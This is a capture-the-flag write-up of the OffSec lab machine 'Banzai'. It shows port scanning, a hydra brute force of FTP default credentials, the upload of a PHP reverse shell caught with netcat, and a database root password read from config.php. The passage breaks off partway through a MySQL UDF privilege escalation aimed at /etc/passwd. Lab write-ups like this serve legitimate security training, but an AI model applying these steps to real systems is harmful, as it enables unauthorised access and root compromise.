
OffSec Practice

Banzai(Intermediate)

Alif

Enumeration


Nmap



```
# Nmap 7.94SVN scan initiated Wed Jan 17 01:09:10 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 21,22,25,5432,8080,8295 -oA nmap.out 192.168.239.56
Nmap scan report for 192.168.239.56
Host is up (0.17s latency).

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 ba:3f:68:15:28:86:36:49:7b:4a:84:22:68:15:cc:d1 (RSA)
|   256 2d:ec:3f:78:31:c3:d0:34:5e:3f:e7:6b:77:b5:61:09 (ECDSA)
|_  256 4f:61:5c:cc:b0:1f:be:b4:eb:8f:1c:89:71:04:f0:aa (ED25519)
25/tcp   open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
|_smtp-commands: banzai.offseclabs.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
5432/tcp open  postgresql PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.19
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
8080/tcp open  http       Apache httpd 2.4.25
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.25 (Debian)
8295/tcp open  http       Apache httpd 2.4.25 ((Debian))
|_http-title: Banzai
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: Hosts:  banzai.offseclabs.com, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 17 01:09:31 2024 -- 1 IP address (1 host up) scanned in 21.21 seconds
```


Port 21(FTP)

Anonymous login is not allowed but tried to use hydra to brute force a user and password using default user and pass list




```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords/Default-Credentials]
└─$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 192.168.171.56 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 08:16:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.171.56:21/
[21][ftp] host: 192.168.171.56   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 08:16:16
```

Seems that using ls or dir does not work



```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords/Default-Credentials]
└─$ ftp 192.168.171.56
Connected to 192.168.171.56.
220 (vsFTPd 3.0.3)
Name (192.168.171.56:kali): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38167|)
```


Will need to put in passive



```
229 Entering Extended Passive Mode (|||38167|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     0            4096 May 26  2020 contactform
drwxr-xr-x    2 1001     0            4096 May 26  2020 css
drwxr-xr-x    3 1001     0            4096 May 26  2020 img
-rw-r--r--    1 1001     0           23364 May 27  2020 index.php
drwxr-xr-x    2 1001     0            4096 May 26  2020 js
drwxr-xr-x   11 1001     0            4096 May 26  2020 lib
226 Directory send OK.
ftp> 
```


Getting the Shell

We can see that there is an img folder, and if we use dirsearch to brute force for more directories, we can also see a directory for img:




```
└─$ cat dirbustersmall
# Dirsearch started Wed Jan 17 01:13:03 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://1
.168[redacted]:8295/ -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o dirbustersma

301   321B   http://192.168[redacted]:8295/img    → REDIRECTS TO: http://192.168[redacted]:8295/img/
301   321B   http://192.168[redacted]:8295/css    → REDIRECTS TO: http://192.168[redacted]:8295/css/
301   321B   http://192.168[redacted]:8295/lib    → REDIRECTS TO: http://192.168[redacted]:8295/lib/
301   320B   http://192.16[redacted]:8295/js     → REDIRECTS TO: http://192.168[redacted]:8295/js/
```

So I will upload a reverse shell php file to the folder




```
ftp> pwd
Remote directory: /img
ftp> PUT reverse.php
?Invalid command.
ftp> put reverse.php
local: reverse.php remote: reverse.php
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |***********************************************************************|  5494       43.66 MiB/s    00:00 ETA
226 Transfer complete.
5494 bytes sent in 00:00 (16.35 KiB/s)
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     0           43820 May 26  2020 about-img.jpg
-rw-r--r--    1 1001     0            1738 May 26  2020 apple-touch-icon.png
-rw-r--r--    1 1001     0          314708 May 26  2020 call-to-action-bg.jpg
-rw-r--r--    1 1001     0             491 May 26  2020 favicon.png
-rw-r--r--    1 1001     0          116498 May 26  2020 hero-bg.jpg
-rw-r--r--    1 1001     0            1717 May 26  2020 logo.png
drwxr-xr-x    2 1001     0            4096 May 26  2020 portfolio
-rw-r--r--    1 1001     1001         5494 Jan 17 08:32 reverse.php
-rw-r--r--    1 1001     0           68252 May 26  2020 team-1.jpg
-rw-r--r--    1 1001     0           49618 May 26  2020 team-2.jpg
-rw-r--r--    1 1001     0           67839 May 26  2020 team-3.jpg
-rw-r--r--    1 1001     0           47273 May 26  2020 team-4.jpg
226 Directory send OK.
ftp> 
```

Now we can go to the directory and execute it:



Name	Last modified	Size	Description
Parent Directory		-	
about-img.jpg	2020-05-26 09:36	43K	
apple-touch-icon.png	2020-05-26 09:36	1.7K	
call-to-action-bg.jpg	2020-05-26 09:36	307K	
favicon.png	2020-05-26 09:36	491	
hero-bg.jpg	2020-05-26 09:36	114K	
logo.png	2020-05-26 09:36	1.7K	
portfolio/	2020-05-26 09:36	-	
reverse.php	2024-01-17 08:32	5.4K	
team-1.jpg	2020-05-26 09:36	67K	
team-2.jpg	2020-05-26 09:36	48K	
team-3.jpg	2020-05-26 09:36	66K	
team-4.jpg	2020-05-26 09:36	46K	


Apache/2.4.25 (Debian) Server at 192.168.171.56 Port 8295



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Banzai]
└─$ nc -nlvp 22
listening on [any] 22 ...
connect to [192.168.45.183] from (UNKNOWN) [192.168.171.56] 57084
Linux banzai 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64 GNU/Linux
 08:38:07 up 25 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Privilege Escalation

Found some useful info after poking around for a while in /var/www



```
www-data@banzai:/$ cd /var/www
www-data@banzai:/var/www$ lss
bash: lss: command not found
www-data@banzai:/var/www$ ls
config.php  html
www-data@banzai:/var/www$ cat config.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'EscalateRaftHubris123');
define('DBNAME', 'main');
?>
www-data@banzai:/var/www$ 
```


We can login as the root user to mysql it seems, and checked if mysql is running with root privileges:



```
www-data@banzai:/var/www$ ps aux | grep mysql
root       677  0.0  8.5 1122720 175828 ?      Sl   08:13   0:00 /usr/sbin/mysqld --daemonize --pid-file=/var/run/my
sqld/mysqld.pid
www-data  1541  0.0  0.0  11108   940 pts/0    S+   08:49   0:00 grep mysql
www-data@banzai:/var/www$ 
```


Seems like it is, with this, I can try this method to get root user to change the /etc/passwd to create a new super user: https://steflan-security.com/linux-privilege-escalation-exploiting-user-defined-functions/

In the exploit, we will need to transfer over more files, so i used ftp to transfer since the wget method seems to not be working:




```
ftp> put raptor_udf2.so
local: raptor_udf2.so remote: raptor_udf2.so
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |**********************************************************************************************************************************************************************************************| 17232      41.08 MiB/s    00:00 ETA
226 Transfer complete.
17232 bytes sent in 00:00 (34.30 KiB/s)
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     0           43820 May 26  2020 about-img.jpg
-rw-r--r--    1 1001     0            1738 May 26  2020 apple-touch-icon.png
-rw-r--r--    1 1001     0          314708 May 26  2020 call-to-action-bg.jpg
-rw-r--r--    1 1001     0             491 May 26  2020 favicon.png
-rw-r--r--    1 1001     0          116498 May 26  2020 hero-bg.jpg
-rw-r--r--    1 1001     0            1717 May 26  2020 logo.png
drwxr-xr-x    2 1001     0            4096 May 26  2020 portfolio
-rw-r--r--    1 1001     1001        17232 Jan 17 08:53 raptor_udf2.so
-rw-r--r--    1 1001     1001         5494 Jan 17 08:32 reverse.php
-rw-r--r--    1 1001     0           68252 May 26  2020 team-1.jpg
-rw-r--r--    1 1001     0           49618 May 26  2020 team-2.jpg
-rw-r--r--    1 1001     0           67839 May 26  2020 team-3.jpg
-rw-r--r--    1 1001     0           47273 May 26  2020 team-4.jpg
226 Directory send OK.
ftp> 
```

Once done i followed the steps in the link and changed the passwd file to be written by anyone




```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

